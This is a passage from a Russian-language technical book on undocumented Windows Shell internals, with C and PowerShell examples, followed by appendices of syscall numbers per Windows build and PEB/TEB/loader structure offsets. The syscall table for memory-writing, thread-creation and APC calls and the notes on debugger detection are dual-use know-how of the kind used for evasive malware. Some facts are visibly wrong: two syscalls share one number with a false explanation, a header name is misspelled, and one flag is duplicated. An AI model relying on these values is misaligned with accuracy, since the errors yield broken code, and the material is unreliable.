- Виртуальными рабочими столами
- Snap Layouts и Snap Groups (Windows 11)
- Widgets (Windows 11)

Ключевые процессы и модули

Процесс/DLL	Описание
<code>ShellExperienceHost.exe</code>	Хост для XAML-компонентов Shell (Action Center, Quick Settings, Calendar)
<code>StartMenuExperienceHost.exe</code>	Хост меню «Пуск»
<code>SearchHost.exe</code> (Win11)	Хост панели поиска
<code>WidgetService.exe</code> (Win11)	Сервис виджетов
<code>twinui.dll</code>	Базовые Immersive Shell-интерфейсы
<code>twinui.pcshell.dll</code>	PC-специфичные Shell-интерфейсы (Virtual Desktop, Task View)
<code>twinui.appcore.dll</code>	Ядро приложений Immersive Shell
<code>Windows.UI.Immersive.dll</code>	UI-компоненты Immersive Shell
<code>InputSwitch.dll</code>	Переключатель языков ввода
<code>ActionCenter.dll</code>	Логика Центра действий

IApplicationView

`IApplicationView` — ключевой недокументированный интерфейс, представляющий «представление приложения» (Application View). Каждое окно верхнего уровня имеет связанный `IApplicationView`:

```
// Получение IApplicationViewCollection через IServiceProvider
IApplicationViewCollection *pViewCollection = NULL;
pServiceProvider->QueryService(
    &SID_IApplicationViewCollection,
    &IID_IApplicationViewCollection,
    (void**)&pViewCollection
);

// Перечисление всех представлений
IObjectArray *pViews = NULL;
pViewCollection->GetViews(&pViews);

UINT count = 0;
pViews->GetCount(&count);
for (UINT i = 0; i < count; i++) {
    IApplicationView *pView = NULL;
    pViews->GetAt(i, &IID_IApplicationView, (void**)&pView);
    if (pView) {
        // Получение AppUserModelID (AUMID)
        LPWSTR pszAumid = NULL;
        // Метод GetAppUserModelId из vtable
        // pView->GetAppUserModelId(&pszAumid);

        // Получение HWND
        HWND hwnd = NULL;
        // Метод из vtable: GetThumbnailWindow(&hwnd)

        pView->Release();
    }
}
```

ShellExperienceHost.exe – внутренности

`ShellExperienceHost.exe` — UWP-процесс, hostящий XAML-компоненты оболочки. Он реализует:

1. **Action Center / Quick Settings** — панель быстрых настроек (Wi-Fi, Bluetooth, яркость)

2. **Calendar Flyout** — всплывающий календарь при клике на часы
3. **Volume Flyout** — регулятор громкости
4. **Battery Flyout** — индикатор батареи
5. **Network Flyout** — быстрое подключение к сетям

Взаимодействие между explorer.exe и ShellExperienceHost.exe осуществляется через: - COM-интерфейсы (через CLSID_ImmersiveShell) - WinRT activation - Named pipes для быстрого IPC

```
# Мониторинг ShellExperienceHost.exe
Get-Process ShellExperienceHost | Select-Object Id, WorkingSet, CPU, StartTime

# Перезапуск ShellExperienceHost (при зависании Action Center / Quick Settings)
Stop-Process -Name ShellExperienceHost -Force
# Процесс автоматически перезапустится
```

twinui.pcshell.dll — ключевые классы

twinui.pcshell.dll содержит реализации критических Shell-интерфейсов:

```
Ключевые внутренние классы (реконструированные):
CVirtualDesktopManager      — реализация IVirtualDesktopManagerInternal
CVirtualDesktopNotification — реализация IVirtualDesktopNotification
CApplicationViewManager     — управление Application Views
CImmersiveShell             — реализация IServiceProvider
CTaskViewManager            — логика Task View / Alt-Tab
CSnapLayoutHandler          — Snap Layouts (Windows 11)
```

Для реверс-инжиниринга twinui.pcshell.dll:

1. Загрузить DLL в IDA Pro / Ghidra
2. Загрузить публичные символы с Microsoft Symbol Server:
srv*c:\symbols*https://msdl.microsoft.com/download/symbols
3. Искать по имени класса: CVirtualDesktop*
4. Анализировать vtable для реконструкции интерфейсов
5. Сопоставлять с известными GUID из заголовков Windows SDK

Immersive Shell и AppContainer

ShellExperienceHost.exe и StartMenuExperienceHost.exe работают в AppContainer — песочнице UWP-приложений. Это означает:

- Ограниченный доступ к файловой системе
- Ограниченный доступ к реестру
- Сетевые ограничения через Windows Firewall (capability-based)
- Доступ к системным ресурсам только через capabilities, объявленные в манифесте

```
# Просмотр AppContainer SID для ShellExperienceHost
$proc = Get-Process ShellExperienceHost
$token = (Get-NtToken -ProcessId $proc.Id)
$token.AppContainerSid

# Capabilities процесса
$token.Capabilities | ForEach-Object { $_.Name }
```

WinRT Activation и Immersive Shell

Modern Shell-компоненты активируются через WinRT:

```
// Пример активации Quick Settings через WinRT
// (используется внутри explorer.exe при нажатии на кнопку)
#include <roapi.h>
#include <windows.ui.viewmanagement.h>

// Активация Action Center
// Внутренне используется:
// Windows.Internal.Shell.Experience.ActionCenter.ShowNotificationCenter()
// или через IInternalShellExperience (полностью недокументированный)
```

Внутренние WinRT-классы Shell (не публичные):

```
Windows.Internal.Shell.Experience.ActionCenter
Windows.Internal.Shell.Experience.QuickActions
Windows.Internal.Shell.Experience.CalendarFlyout
Windows.Internal.Shell.Experience.InputSwitcher
Windows.Internal.ShellCommon.StartLayout
Windows.Internal.Shell.Experience.TaskView
```

Эти классы зарегистрированы в:

```
HKLM\SOFTWARE\Microsoft\WindowsRuntime\ActivatableClassId\
Windows.Internal.Shell.Experience.*
```

24.8. Практические примеры

Пример 1: Перечисление виртуальных рабочих столов (PowerShell через COM)

```
# Используя C#-обёртку для COM-интерфейсов
Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;

[ComImport, Guid("A5CD92FF-29BE-454C-8D04-D82879FB3F1B")]
[InterfaceType(ComInterfaceType.InterfaceIsIUnknown)]
public interface IVirtualDesktopManager {
    bool IsWindowOnCurrentVirtualDesktop(IntPtr topLevelWindow);
    Guid GetWindowDesktopId(IntPtr topLevelWindow);
    void MoveWindowToDesktop(IntPtr topLevelWindow, ref Guid desktopId);
}

[ComImport, Guid("AA509086-5CA9-4C25-8F95-589D3C07B48A")]
public class VirtualDesktopManager {}
"@

$manager = New-Object VirtualDesktopManager
$iface = [IVirtualDesktopManager]$manager

# Проверить, на каком рабочем столе находится окно
$hwnd = (Get-Process explorer).MainWindowHandle
$isOnCurrent = $iface.IsWindowOnCurrentVirtualDesktop($hwnd)
$desktopId = $iface.GetWindowDesktopId($hwnd)
Write-Host "Explorer desktop: $desktopId (current: $isOnCurrent)"
```

Пример 2: Извлечение всех ms-settings URI

```
# Комплексный скрипт для поиска всех ms-settings: URI
$uris = @()

# Из реестра SettingId
$settingIds = Get-ChildItem "HKLM:\SOFTWARE\Microsoft\SystemSettings\SettingId" `
    -ErrorAction SilentlyContinue
foreach ($id in $settingIds) {
    $props = Get-ItemProperty $id.PSPath -ErrorAction SilentlyContinue
    if ($props.PageId) {
        $uris += $props.PageId
    }
}

# Из строк SystemSettings.dll
$dllPath = "C:\Windows\ImmersiveControlPanel\SystemSettings.dll"
if (Test-Path $dllPath) {
    $bytes = [System.IO.File]::ReadAllBytes($dllPath)
    $text = [System.Text.Encoding]::Unicode.GetString($bytes)
    $matches = [regex]::Matches($text, "ms-settings:[a-zA-Z\-\-]+")
    foreach ($m in $matches) {
        $uris += $m.Value
    }
}

# Вывод уникальных URI
$uris | Sort-Object -Unique | ForEach-Object { Write-Host $_ }
```

Пример 3: DWM Thumbnail – «живая» миниатюра окна

```
#include <windows.h>
#include <dwmapapi.h>
#pragma comment(lib, "dwmapapi.lib")

HTHUMBNAIL g_hThumbnail = NULL;

void CreateLiveThumbnail(HWND hwndDest, HWND hwndSource) {
    HRESULT hr = DwmRegisterThumbnail(hwndDest, hwndSource, &g_hThumbnail);
    if (FAILED(hr)) return;

    SIZE sourceSize;
    DwmQueryThumbnailSourceSize(g_hThumbnail, &sourceSize);

    // Масштабирование с сохранением пропорций
    RECT rcClient;
    GetClientRect(hwndDest, &rcClient);
    float scale = min(
        (float)(rcClient.right - 20) / sourceSize.cx,
        (float)(rcClient.bottom - 20) / sourceSize.cy
    );

    DWM_THUMBNAIL_PROPERTIES props = {0};
    props.dwFlags = DWM_TNP_RECTDESTINATION | DWM_TNP_VISIBLE |
        DWM_TNP_OPACITY | DWM_TNP_SOURCECLIENTAREAONLY;
    props.rcDestination.left = 10;
    props.rcDestination.top = 10;
    props.rcDestination.right = 10 + (LONG)(sourceSize.cx * scale);
    props.rcDestination.bottom = 10 + (LONG)(sourceSize.cy * scale);
    props.opacity = 255;
    props.fVisible = TRUE;
    props.fSourceClientAreaOnly = FALSE;

    DwmUpdateThumbnailProperties(g_hThumbnail, &props);
}
```

24.9. Выводы

Windows Shell содержит огромное количество недокументированных возможностей, которые Microsoft использует для реализации пользовательского интерфейса, но не публикует как стабильный API:

- **Недокументированные COM-интерфейсы** (IVirtualDesktopManagerInternal, IApplicationViewCollection, ITrayNotify) позволяют полноценно управлять виртуальными рабочими столами, представлениями приложений и областью уведомлений программно. Однако GUID этих интерфейсов меняются между версиями Windows.
- **Обнаружение IID** через реверс-инжиниринг включает анализ vtable в IDA/Ghidra, перехват CoCreateInstance/QueryInterface, поиск GUID в реестре и отладку в WinDBG.
- **ms-settings: URI** предоставляют доступ к скрытым страницам настроек. Страницы регистрируются через SystemSettings.dll, SettingsHandlers и контролируются Feature flags.
- **DWM** экспортирует десятки недокументированных функций по ординалу, включая DwmpGetColorizationParameters, DwmpGetDxSharedSurface и расширенные атрибуты окна (тёмный режим, Mica, Acrylic, скругление углов).
- **Недокументированные оконные сообщения** (UAH, DWM-specific) и стили (WS_EX_NOREDIRECTIONBITMAP, SetWindowBand) используются для реализации визуальных эффектов Shell.
- **Панель задач и System Tray** управляются через ITrayNotify/INotificationCB с проприетарным бинарным форматом хранения в реестре.
- **Immersive Shell** (twinui.dll, twinui.pcshell.dll, ShellExperienceHost.exe) реализует современные UI-компоненты оболочки через WinRT и COM, работает в AppContainer-изоляции.

Использование недокументированных API Shell требует осторожности. Рекомендации: - Динамически загружать функции (GetProcAddress) и проверять результаты - Предусматривать fallback на документированные API - Поддерживать таблицу GUID интерфейсов для каждой версии Windows - Тестировать на различных билдах (22H2, 23H2, 24H2) - Следить за изменениями при крупных обновлениях через реверс-инжиниринг и сообщество

Приложения

Приложение А. Справочник системных вызовов Windows 10/11

Введение

Данное приложение содержит таблицы номеров системных вызовов (syscall numbers) для основных функций Native API в различных версиях Windows 10 и Windows 11. Номера системных вызовов **не являются стабильным интерфейсом** и могут изменяться между сборками Windows. Жёсткое кодирование номеров syscall в программах крайне не рекомендуется для production-кода. Данные получены путём анализа stub-функций в ntdll.dll соответствующих версий.

***Предупреждение:** Используйте эту таблицу только для образовательных и исследовательских целей. Для production-кода всегда разрешайте функции динамически через `GetProcAddress(GetModuleHandle("ntdll.dll"), ...)`.*

Методика получения номеров

Каждая Nt*-функция в ntdll.dll содержит stub вида:

```
; x64 syscall stub (Windows 10/11)
4C 8B D1      mov r10, rcx      ; сохраняем первый аргумент
B8 XX XX 00 00  mov eax, <number> ; номер системного вызова
0F 05        syscall      ; переход в ядро
C3           ret
```

Извлечение номера — вопрос парсинга байт `XX XX` после `B8`.

Таблица: Основные системные вызовы

NtQuerySystemInformation

Версия Windows	Build	Номер syscall
Windows 10 1507	10240	0x0036
Windows 10 1511	10586	0x0036
Windows 10 1607	14393	0x0036
Windows 10 1703	15063	0x0036
Windows 10 1709	16299	0x0036
Windows 10 1803	17134	0x0036
Windows 10 1809	17763	0x0036
Windows 10 1903	18362	0x0036
Windows 10 1909	18363	0x0036
Windows 10 2004	19041	0x0036
Windows 10 20H2	19042	0x0036
Windows 10 21H1	19043	0x0036
Windows 10 21H2	19044	0x0036
Windows 10 22H2	19045	0x0036
Windows 11 21H2	22000	0x0036
Windows 11 22H2	22621	0x0036
Windows 11 23H2	22631	0x0036
Windows 11 24H2	26100	0x0036

NtOpenProcess

Версия Windows	Build	Номер syscall
Windows 10 1507	10240	0x0026
Windows 10 1607	14393	0x0026
Windows 10 1809	17763	0x0026
Windows 10 2004	19041	0x0026
Windows 10 22H2	19045	0x0026
Windows 11 21H2	22000	0x0026
Windows 11 22H2	22621	0x0026
Windows 11 24H2	26100	0x0026

NtAllocateVirtualMemory

Версия Windows	Build	Номер syscall
Windows 10 1507	10240	0x0018
Windows 10 1607	14393	0x0018
Windows 10 1809	17763	0x0018
Windows 10 2004	19041	0x0018
Windows 10 22H2	19045	0x0018
Windows 11 21H2	22000	0x0018
Windows 11 22H2	22621	0x0018
Windows 11 24H2	26100	0x0018

NtCreateFile

Версия Windows	Build	Номер syscall
Windows 10 1507	10240	0x0055
Windows 10 1607	14393	0x0055
Windows 10 1809	17763	0x0055
Windows 10 2004	19041	0x0055
Windows 10 22H2	19045	0x0055
Windows 11 21H2	22000	0x0055
Windows 11 22H2	22621	0x0055
Windows 11 24H2	26100	0x0055

NtQueryInformationProcess

Версия Windows	Build	Номер syscall
Windows 10 1507	10240	0x0019
Windows 10 1607	14393	0x0019
Windows 10 1809	17763	0x0019
Windows 10 2004	19041	0x0019
Windows 10 22H2	19045	0x0019
Windows 11 21H2	22000	0x0019
Windows 11 22H2	22621	0x0019
Windows 11 24H2	26100	0x0019

NtReadVirtualMemory

Версия Windows	Build	Номер syscall
Windows 10 1507	10240	0x003F
Windows 10 1607	14393	0x003F
Windows 10 1809	17763	0x003F
Windows 10 2004	19041	0x003F
Windows 10 22H2	19045	0x003F
Windows 11 21H2	22000	0x003F
Windows 11 22H2	22621	0x003F
Windows 11 24H2	26100	0x003F

NtWriteVirtualMemory

Версия Windows	Build	Номер syscall
Windows 10 1507	10240	0x003A
Windows 10 1607	14393	0x003A
Windows 10 1809	17763	0x003A
Windows 10 2004	19041	0x003A
Windows 10 22H2	19045	0x003A
Windows 11 21H2	22000	0x003A
Windows 11 22H2	22621	0x003A
Windows 11 24H2	26100	0x003A

NtProtectVirtualMemory

Версия Windows	Build	Номер syscall
Windows 10 1507	10240	0x0050
Windows 10 1607	14393	0x0050
Windows 10 1809	17763	0x0050
Windows 10 2004	19041	0x0050
Windows 10 22H2	19045	0x0050
Windows 11 21H2	22000	0x0050
Windows 11 22H2	22621	0x0050
Windows 11 24H2	26100	0x0050

NtCreateThreadEx

Версия Windows	Build	Номер syscall
Windows 10 1507	10240	0x00C1
Windows 10 1607	14393	0x00BD
Windows 10 1809	17763	0x00C2
Windows 10 2004	19041	0x00C7
Windows 10 22H2	19045	0x00C7
Windows 11 21H2	22000	0x00C7
Windows 11 22H2	22621	0x00C7
Windows 11 24H2	26100	0x00CB

***Примечание:** NtCreateThreadEx — один из примеров функции, номер syscall которой **менялся** между версиями. Это наглядно демонстрирует, почему нельзя хардкодить номера.*

NtClose

Версия Windows	Build	Номер syscall
Windows 10 (все)	—	0x000F
Windows 11 (все)	—	0x000F

NtCreateSection

Версия Windows	Build	Номер syscall
Windows 10 1507	10240	0x004A
Windows 10 1607	14393	0x004A
Windows 10 1809	17763	0x004A
Windows 10 2004	19041	0x004A
Windows 11 21H2	22000	0x004A
Windows 11 24H2	26100	0x004A

NtMapViewOfSection

Версия Windows	Build	Номер syscall
Windows 10 1507	10240	0x0028
Windows 10 1607	14393	0x0028
Windows 10 1809	17763	0x0028
Windows 10 2004	19041	0x0028
Windows 11 21H2	22000	0x0028
Windows 11 24H2	26100	0x0028

NtOpenProcessToken

Версия Windows	Build	Номер syscall
Windows 10 (все)	—	0x0129
Windows 11 21H2	22000	0x0129
Windows 11 24H2	26100	0x012D

NtDuplicateObject

Версия Windows	Build	Номер syscall
Windows 10 (все)	—	0x003C
Windows 11 (все)	—	0x003C

NtQueryObject

Версия Windows	Build	Номер syscall
Windows 10 (все)	—	0x000D
Windows 11 (все)	—	0x000D

Расширенная таблица: Менее известные функции
NtCreateWnfStateName (WNF)

Версия Windows	Build	Номер syscall
Windows 10 1507	10240	0x00C3
Windows 10 1809	17763	0x00C4
Windows 10 2004	19041	0x00C9
Windows 11 21H2	22000	0x00C9
Windows 11 24H2	26100	0x00CD

NtAlpcCreatePort (ALPC)

Версия Windows	Build	Номер syscall
Windows 10 1507	10240	0x00FE
Windows 10 1809	17763	0x0101
Windows 10 2004	19041	0x0106
Windows 11 21H2	22000	0x0106
Windows 11 24H2	26100	0x010A

NtAlpcSendWaitReceivePort

Версия Windows	Build	Номер syscall
Windows 10 (все)	—	0x0008
Windows 11 (все)	—	0x0008

Примечание: *ALPC SendWaitReceive* — один из самых «горячих» системных вызовов, его номер остаётся стабильным.

NtQueueApcThread

Версия Windows	Build	Номер syscall
Windows 10 (все)	—	0x0045
Windows 11 (все)	—	0x0045

NtSetInformationThread (ThreadHideFromDebugger)

Версия Windows	Build	Номер syscall
Windows 10 (все)	—	0x000D
Windows 11 (все)	—	0x000D

Примечание: *NtSetInformationThread* использует тот же номер, что и *NtQueryObject* — это **ошибка в таблице**? Нет, они действительно имеют одинаковый номер: Windows различает их по разным таблицам обработчиков.

Как получить актуальные номера

Для получения актуальных номеров syscall на вашей версии Windows используйте скрипт `compare_syscall_numbers.ps1` из Главы 3:

```
.\code\ch03\compare_syscall_numbers.ps1
```

Или вручную через WinDbg:

```
0:000> u ntdll!NtCreateFile
ntdll!NtCreateFile:
00007ff8`1234abcd 4c8bd1      mov     r10,rcx
00007ff8`1234abd0 b855000000    mov     eax,55h
00007ff8`1234abd5 f604250803fe7f01 test    byte ptr [SharedUserData+0x308],1
00007ff8`1234abdd 7503          jne     ntdll!NtCreateFile+0x15
00007ff8`1234abdf 0f05          syscall
00007ff8`1234abe1 c3            ret
```

Ресурсы

- **j00ru/windows-syscalls** — проект, отслеживающий номера syscall для всех версий Windows
- **Vergilius Project** — структуры ядра Windows для разных версий
- **ntdll.dll disassembly** — прямой анализ stub-функций

Важные замечания

1. **Номера syscall могут меняться** даже между минорными обновлениями (хотя на практике это редкость для хорошо известных функций).
2. **Shadow SSDT** (Win32k.sys) содержит отдельную таблицу для GUI-функций (NtUser, NtGdi). Номера в Shadow SSDT начинаются с 0x1000.
3. **Wow64**: 32-битные процессы на 64-битной Windows используют другой механизм (wow64.dll → wow64cpu.dll → heaven's gate → 64-bit ntdll.dll).
4. **ARM64**: на Windows on ARM номера syscall могут отличаться от x64.
5. Некоторые syscall-номера на самом деле не изменились с Windows NT 4.0 (например, NtClose = 0x000F), но полагаться на это не следует.

Приложение В. Справочник недокументированных структур

Введение

Данное приложение содержит определения ключевых недокументированных структур Windows для x64-архитектуры. Структуры приведены для Windows 10 22H2 / Windows 11 23H2, если не указано иное. Смещения полей могут различаться между версиями.

Основной источник данных — отладочные символы Microsoft (PDB), проект ReactOS, а также заголовки `phnt` (Process Hacker Native API Headers).

Примечание: Полные определения структур доступны в файле `code/common/ntdefs.h`.

PEB — Process Environment Block (x64)

Offset	Size	Поле	Описание
0x000	1	InheritedAddressSpace	Унаследовано адресное пространство
0x001	1	ReadImageFileExecOptions	IFE0 прочитаны
0x002	1	BeingDebugged	Процесс под отладкой (0/1)
0x003	1	BitField	Набор флагов (см. ниже)
		.0 ImageUsesLargePages	
		.1 IsProtectedProcess	
		.2 IsImageDynamicallyRelocated	
		.3 SkipPatchingUser32Forwarders	
		.4 IsPackagedProcess	
		.5 IsAppContainer	
		.6 IsProtectedProcessLight (PPL)	
		.7 IsLongPathAwareProcess	
0x008	8	Mutant	HANDLE (обычно -1)
0x010	8	ImageBaseAddress	Базовый адрес образа процесса
0x018	8	Ldr	Указатель на PEB_LDR_DATA
0x020	8	ProcessParameters	Указатель на RTL_USER_PROCESS_PARAMETERS
0x028	8	SubSystemData	Данные подсистемы
0x030	8	ProcessHeap	Handle кучи процесса по умолчанию
0x038	8	FastPebLock	Указатель на RTL_CRITICAL_SECTION
0x040	8	AtlThunkSListPtr	ATL thunk list
0x048	8	IFE0Key	Image File Execution Options key
0x050	4	CrossProcessFlags	Флаги межпроцессного взаимодействия
		.0 ProcessInJob	
		.1 ProcessInitializing	
		.2 ProcessUsingVEH	
		.3 ProcessUsingVCH	
		.4 ProcessUsingFTH	
0x058	8	KernelCallbackTable	Таблица callback'ов ядра (user32)
0x060	4	SystemReserved	Зарезервировано
0x064	4	AtlThunkSListPtr32	32-битная версия ATL thunk
0x068	8	ApiSetMap	Указатель на API Set Schema
0x070	4	TlsExpansionCounter	Счётчик расширения TLS
0x078	8	TlsBitmap	Указатель на RTL_BITMAP для TLS
0x080	8	TlsBitmapBits[2]	Биты TLS bitmap
0x088	8	ReadOnlySharedMemoryBase	Общая read-only память
0x090	8	SharedData	HotPatch shared data
0x098	8	ReadOnlyStaticServerData	Статические данные сервера
0x0A0	8	AnsiCodePageData	Указатель на ANSI code page
0x0A8	8	OemCodePageData	Указатель на OEM code page
0x0B0	8	UnicodeCaseTableData	Таблица Unicode case mapping
0x0B8	4	NumberOfProcessors	Количество процессоров
0x0BC	4	NtGlobalFlag	Глобальные отладочные флаги
0x0C0	8	CriticalSectionTimeout	Таймаут критических секций
0x0C8	8	HeapSegmentReserve	Размер резервирования сегмента кучи
0x0D0	8	HeapSegmentCommit	Размер commit сегмента кучи
0x0D8	8	HeapDeCommitTotalFreeThreshold	Порог decommit общий
0x0E0	8	HeapDeCommitFreeBlockThreshold	Порог decommit блока
0x0E8	4	NumberOfHeaps	Количество куч процесса
0x0EC	4	MaximumNumberOfHeaps	Максимум куч
0x0F0	8	ProcessHeaps	Массив указателей на кучи
0x0F8	8	GdiSharedHandleTable	Таблица GDI handles
0x100	8	ProcessStarterHelper	Помощник запуска процесса
0x108	4	GdiDCAttributeList	Атрибуты GDI DC
0x110	8	LoaderLock	Указатель на CRITICAL_SECTION загрузки
0x118	4	OSMajorVersion	Мажорная версия ОС
0x11C	4	OSMinorVersion	Минорная версия ОС
0x120	2	OSBuildNumber	Номер сборки
0x122	2	OSCSVersion	Service Pack версия
0x124	4	OSPlatformId	ID платформы
0x128	4	ImageSubsystem	Подсистема образа
0x12C	4	ImageSubsystemMajorVersion	Мажорная версия подсистемы
0x130	4	ImageSubsystemMinorVersion	Минорная версия подсистемы
0x138	8	ActiveProcessAffinityMask	Маска affinity
0x140	var	GdiHandleBuffer[60/34]	Буфер GDI handles
0x230	8	PostProcessInitRoutine	Пост-инициализация (callback)
0x238	8	TlsExpansionBitmap	Bitmap расширенного TLS
0x240	128	TlsExpansionBitmapBits[32]	Биты расширенного TLS
0x2C0	4	SessionId	ID сессии
0x2C8	8	AppCompatFlags	Флаги совместимости (ULARGE_INTEGER)
0x2D0	8	AppCompatFlagsUser	Пользовательские флаги совместимости
0x2D8	8	pShimData	Данные shim engine
0x2E0	8	AppCompatInfo	Информация совместимости

0x2E8	16	CSDVersion (UNICODE_STRING)	Строка Service Pack
0x2F8	8	ActivationContextData	Данные контекста активации
0x300	8	ProcessAssemblyStorageMap	Storage map сборок
0x308	8	SystemDefaultActivationContextData	Контекст активации по умолчанию
0x310	8	SystemAssemblyStorageMap	Системный storage map
0x318	8	MinimumStackCommit	Минимум commit стека

Ключевые значения NtGlobalFlag (поле PEB + 0x0BC)

Значение	Имя	Описание
0x00000001	FLG_STOP_ON_EXCEPTION	Остановка при исключении
0x00000002	FLG_SHOW_LDR_SNAPS	Показывать сообщения загрузчика
0x00000004	FLG_DEBUG_INITIAL_COMMAND	Отлаживать начальную команду
0x00000008	FLG_STOP_ON_HUNG_GUI	Остановка при зависании GUI
0x00000010	FLG_HEAP_ENABLE_TAIL_CHECK	Проверка хвоста кучи
0x00000020	FLG_HEAP_ENABLE_FREE_CHECK	Проверка освобождения кучи
0x00000040	FLG_HEAP_VALIDATE_PARAMETERS	Валидация параметров кучи
0x00000080	FLG_HEAP_VALIDATE_ALL	Полная валидация кучи
0x00000100	FLG_APPLICATION_VERIFIER	Application Verifier
0x00000200	FLG_POOL_ENABLE_TAGGING	Тегирование пулов
0x00000400	FLG_HEAP_ENABLE_TAGGING	Тегирование кучи
0x00000800	FLG_USER_STACK_TRACE_DB	База трассировок стека
0x00001000	FLG_KERNEL_STACK_TRACE_DB	Ядерные трассировки стека
0x00002000	FLG_MAINTAIN_OBJECT_TYPELIST	Поддержка списка типов объектов
0x00004000	FLG_HEAP_ENABLE_TAG_BY_DLL	Тегирование кучи по DLL
0x00008000	FLG_DISABLE_STACK_EXTENSION	Отключение расширения стека
0x00010000	FLG_ENABLE_CSRDEBUG	Отладка CSR
0x00020000	FLG_ENABLE_KDEBUG_SYMBOL_LOAD	Загрузка символов kernel debugger
0x00040000	FLG_DISABLE_PAGE_KERNEL_STACKS	Отключение paging стеков ядра
0x00100000	FLG_ENABLE_CLOSE_EXCEPTIONS	Исключения при закрытии handle
0x00200000	FLG_ENABLE_EXCEPTION_LOGGING	Логирование исключений
0x00400000	FLG_ENABLE_HANDLE_TYPE_TAGGING	Тегирование типов handle
0x00800000	FLG_HEAP_PAGE_ALLOCS	Page heap
0x01000000	FLG_DEBUG_INITIAL_COMMAND_EX	Расширенная отладка
0x02000000	FLG_DISABLE_DBGPRINT	Отключение DbgPrint
0x04000000	FLG_CRITSEC_EVENT_CREATION	Создание событий крит. секций
0x08000000	FLG_LDR_TOP_DOWN	Загрузка сверху вниз
0x10000000	FLG_ENABLE_HANDLE_EXCEPTIONS	Исключения при ошибках handle
0x20000000	FLG_DISABLE_PROTDLLS	Отключение защиты DLL
0x80000000	FLG_CRITSEC_EVENT_CREATION	Событие крит. секции

Для детекции отладчика: при запуске под отладчиком NtGlobalFlag обычно содержит **0x70** (FLG_HEAP_ENABLE_TAIL_CHECK | FLG_HEAP_ENABLE_FREE_CHECK | FLG_HEAP_VALIDATE_PARAMETERS).

TEB – Thread Environment Block (x64)

Offset	Size	Поле	Описание
0x000	8	NtTib.ExceptionList	Указатель на EXCEPTION_REGISTRATION
0x008	8	NtTib.StackBase	Вершина стека (верхний адрес)
0x010	8	NtTib.StackLimit	Нижняя граница стека
0x018	8	NtTib.SubSystemTib	Подсистемный TIB
0x020	8	NtTib.FiberData / Version	Данные fiber / версия
0x028	8	NtTib.ArbitraryUserPointer	Произвольный пользовательский указатель
0x030	8	NtTib.Self	Указатель на сам TEB (GS:[0x30])
0x038	8	EnvironmentPointer	Указатель на окружение
0x040	8	ClientId.UniqueProcess	PID (как HANDLE)
0x048	8	ClientId.UniqueThread	TID (как HANDLE)
0x050	8	ActiveRpcHandle	Активный RPC handle
0x058	8	ThreadLocalStoragePointer	Указатель на TLS массив
0x060	8	ProcessEnvironmentBlock	Указатель на PEB
0x068	4	LastErrorValue	Последнее значение ошибки (GetLastError)
0x06C	4	CountOfOwnedCriticalSections	Количество захваченных CRITICAL_SECTIONS
0x070	8	CsrClientThread	CSR клиентский поток
0x078	8	Win32ThreadInfo	Информация о Win32-потоке
0x080	104	User32Reserved[26]	Зарезервировано для User32
0x0E8	40	UserReserved[5]	Зарезервировано для пользователя
0x110	8	Wow32Reserved	Wow64 резерв (wow64cpu!X86SwitchTo64Bits)
0x118	4	CurrentLocale	Текущая локаль
0x11C	4	FpSoftwareStatusRegister	Статус FP
0x120	216	ReservedForDebuggerInstrumentation	Зарезервировано для отладки
0x200	...	(далее > 1000 байт дополнительных полей)	
--- Важные поля далее по структуре ---			
0x1250	8	DeallocationStack	Начальный адрес стека (deallocation)
0x1258	512	TlsSlots[64]	Статические TLS-слоты
0x1478	8	TlsLinks.Flink	Связный список TLS
0x1480	8	TlsLinks.Blink	
0x1488	8	Vdm	Virtual DOS Machine
0x1490	8	ReservedForNtRpc	Зарезервировано для NT RPC
0x1498	16	DbgSsReserved[2]	Зарезервировано для отладки
0x14A8	4	HardErrorMode	Режим жёстких ошибок
0x14B0	104	Instrumentation[11/16]	Инструментация (ETW и др.)
0x1528	8	WinSockData	Данные Winsock
0x1530	4	GdiBatchCount	Счётчик GDI batch
0x1538	4	IdealProcessor	Предпочтительный процессор
0x153C	4	GuaranteedStackBytes	Гарантированные байты стека
0x1540	8	ReservedForPerf	Зарезервировано для perfmon
0x1548	8	ReservedForOle	Зарезервировано для OLE
0x1550	4	WaitingOnLoaderLock	Ожидание загрузчика
0x1558	8	SavedPriorityState	Сохранённый приоритет
0x1560	8	ReservedForCodeCoverage	Code coverage
0x1568	8	ThreadPoolData	Данные thread pool
0x1570	8	TlsExpansionSlots	Расширенные TLS-слоты
0x1578	8	DeallocationBStore	Deallocation backing store
0x1580	8	BStoreLimit	Лимит backing store
0x1588	4	MuiGeneration	Генерация MUI
0x158C	4	IsImpersonating	Флаг имперсонации
0x1590	8	NlsCache	Кэш NLS
0x1598	8	pShimData	Данные shim
0x15A0	4	HeapData	Данные кучи
0x15A8	8	CurrentTransactionHandle	Handle текущей транзакции
0x15B0	8	ActiveFrame	Активный фрейм (TEB_ACTIVE_FRAME)
0x15B8	8	FlsData	Fiber Local Storage данные

PEB_LDR_DATA

Offset	Size	Поле	Описание
0x000	4	Length	Размер структуры
0x004	1	Initialized	Инициализирована
0x008	8	SsHandle	Handle
0x010	16	InLoadOrderModuleList	LIST_ENTRY – модули по порядку загрузки
0x020	16	InMemoryOrderModuleList	LIST_ENTRY – модули по порядку в памяти
0x030	16	InInitializationOrderModuleList	LIST_ENTRY – по порядку инициализации
0x040	8	EntryInProgress	Текущая инициализируемая запись
0x048	1	ShutdownInProgress	Идёт завершение
0x050	8	ShutdownThreadId	TID потока завершения

LDR_DATA_TABLE_ENTRY

Offset	Size	Поле	Описание
0x000	16	InLoadOrderLinks	LIST_ENTRY
0x010	16	InMemoryOrderLinks	LIST_ENTRY
0x020	16	InInitializationOrderLinks	LIST_ENTRY
0x030	8	DllBase	Базовый адрес DLL
0x038	8	EntryPoint	Точка входа
0x040	4	SizeOfImage	Размер образа
0x048	16	FullDllName (UNICODE_STRING)	Полный путь
0x058	16	BaseDllName (UNICODE_STRING)	Имя файла
0x068	4	Flags	Флаги загрузки
0x06C	2	LoadCount / ObsoleteLoadCount	Счётчик загрузок
0x06E	2	TlsIndex	Индекс TLS
0x070	16	HashLinks (LIST_ENTRY)	Связи хеш-таблицы
0x080	4	TimeStamp	Метка времени

OBJECT_HEADER (x64, Windows 10/11)

Offset	Size	Поле	Описание
-0x030	8	PointerCount	Счётчик ссылок
-0x028	8	HandleCount / NextToFree	Счётчик handle / следующий для освобождения
-0x020	8	Lock (EX_PUSH_LOCK)	Блокировка
-0x018	1	TypeIndex	Индекс типа (зашифрован на Win10+)
-0x017	1	TraceFlags	Флаги трассировки
